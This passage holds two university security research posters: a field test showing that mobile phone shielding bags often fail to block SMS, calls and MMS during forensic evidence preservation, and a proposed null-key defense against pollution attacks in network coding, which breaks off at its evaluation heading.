

# CERIAS

the center for education and research in information assurance and security

Cyber Forensics





# A Field Test of Mobile Phone Shielding Devices

Eric Katz, Rick Mislán, Marc Rogers, Tony Smith

## Abstract

Mobile phones are increasingly a source of evidence in criminal investigations. There are many tools that claim to radio isolate a phone in order to preserve evidence. Unfortunately these wireless preservation devices do not always prevent network communication. These devices were tested using mobile phones from both CDMA and GSM services providers. Calls were made to contact the isolated phones using voice, SMS, and MMS at varying distances from the provider's towers. SMS messages were the most likely to penetrate the shields followed by voice calls. MMS were the least likely to penetrate the shields.

Phones Used	
AT&T	Apple iPhone 3Gs
	BlackBerry Curve 9300
	Palm Pixi Plus
Sprint	BlackBerry Curve 8330
	HTC Hero 2
	Motorola Clutch i465
	Palm Pixi
	Samsung Galaxy S
Verizon	Casio G'Zone Ravine
	HTC Droid 2
	HTC Droid Ers
	HTC Imagio



## Significance

- Information on a mobile phone is volatile and difficult to forensically recover.
- There are multiple methods a suspect can use to delete evidence.
  - Flooding the phone with calls
  - Remote wipe commands
- Failure represents the potential complete loss of all evidence.
- It is often difficult to tell how far one is from a tower or signal source.

## Results

- 53.08% Failure rate overall
- 56.78% Failure to block SMS
- 53.78% Failure to block Voice Calls
- 48.07% Failure to block MMS
- Better results farther from the towers
- No device worked 100% of the time
- **Unacceptable** rates of failure for forensic tools

## Shielding Devices

eDEC Black Hole Bag
LessEMF High Performance Silver Mesh
MWT Materials' Wireless Isolation Bag
Paraben StrongHold Bag
Ramsey STE300 - Chest
Ramsey STP1100 - Bag

## Implications

As the number of mobile phones taken into custody increases, more standard operating procedures will dictate that mobile phones be isolated in order to protect and preserve the evidence found on them. This study proved that mobile phone shielding devices couldn't be guaranteed to protect evidence on a phone. In a worst-case scenario, any one of these failures could represent the complete loss of all evidence contained on the phone due to a remote wipe command. The American Academy of Science recently berated the entire forensic science community for not following scientific procedure and a lack of failure rates is one of the problems they addressed. More research needs to be done to determine the exact point and frequency of these failures, but this study is a good start. The methodology used for this research will be very useful for developing future studies and methods for investigating the effectiveness of mobile phone shielding devices.



# CERIAS

the center for education and research in information assurance and security

## A Null Space Based Defense for Pollution Attacks in Network Coding

Andrew Newell, Cristina Nita-Rotaru


### Abstract

A network coding system allows intermediate nodes of a network to code packets together which ultimately results in better network performance. Due to the nature of network coding, it is difficult to impose hop-by-hop data integrity as intermediate nodes change packet contents. Without hop-by-hop data integrity, a byzantine adversary can mount a denial of service attack (pollution attack) which cripples a network coding system. Much work has focused on pollution defenses, but they all have limitations in terms of time synchronization, expensive computations, and large coding headers. A recent solution based on null spaces [3] has the potential to escape the aforementioned limitations. However, their solution does not work for arbitrary network topologies. We propose a new protocol with a novel null space splitting technique that ensures practical defense for arbitrary topologies.

### 1. Network Coding


#### Network coding:

New paradigm for routing protocols.




#### Intra-flow network coding:

Coding packets together within a single flow, e.g., MORE protocol:



- Higher throughput
- Reliability
- Energy efficiency

#### Pollution attack:



- Epidemic spreading
- Late discovery
- Cannot easily verify coded packets

### 2. Null Keys

#### Rowspace and null space:

- Rowspace of  $\mathbf{A}$ : all linear combinations of the rows of  $\mathbf{A}$ , i.e., a linear subspace
- Null space of  $\mathbf{A}$ : all column vectors  $\mathbf{x}$  s.t.  $\mathbf{y} * \mathbf{x} = 0$  where  $\mathbf{y} \in$  Rowspace of  $\mathbf{A}$

#### Null space pollution defense:

All coded packets in an intra-flow network coding system are linear combinations of a matrix  $\mathbf{A}$ .


$$\mathbf{c} = \mathbf{r} * \mathbf{A}$$

Given a subspace of the null space as a matrix  $\mathbf{K}$  (a null key) the following verification can occur for any coded packet.

$$\mathbf{c} * \mathbf{K} \stackrel{?}{=} 0$$

#### Null key size trade-off:

Small null keys are easier to distribute to forwarder nodes.



Large null keys reduce the probability that a byzantine adversary can pollute.

### 3. Splitting the null key

#### Motivation:

- Null keys are large
- Forwarders need a new null key each generation
- Each forwarder needs its own unique null key

#### Splitting a null space:

Let  $\mathbf{A} = [\mathbf{I} | \mathbf{X}]$  where  $\mathbf{X}$  is the data for a generation and  $N(\mathbf{A})$  be represented by the column space of  $\mathbf{B}$ . We show that a large portion of  $\mathbf{B}$  can remain constant for multiple generations.

$$\begin{aligned} \mathbf{A} * \mathbf{B} = \mathbf{0} &\Rightarrow [\mathbf{I} | \mathbf{X}] * [\mathbf{S}^t | \mathbf{I}]^t = \mathbf{0} \\ &\Rightarrow \mathbf{I} * \mathbf{S} + \mathbf{X} * \mathbf{I} = \mathbf{0} \\ &\Rightarrow \mathbf{S} + \mathbf{X} = \mathbf{0} \\ &\Rightarrow \mathbf{S} = -\mathbf{X} \end{aligned}$$

#### Splitting null keys:

- Null key: 1500 bytes per column

- Generation independent portion: 1468 bytes per column

- Generation dependent portion: 32 bytes per column

#### Protocol strategy:

1. Initially, source distributes generation independent null keys
2. Each generation, source distributes generation dependent null keys
3. Each generation, forwarders receive generation dependent null keys, combine with generation independent null keys to obtain the full null key  $\mathbf{K}$
4. Upon receiving coded packets, forwarders verify  $\mathbf{c} * \mathbf{K} = 0$

### 4. Evaluation

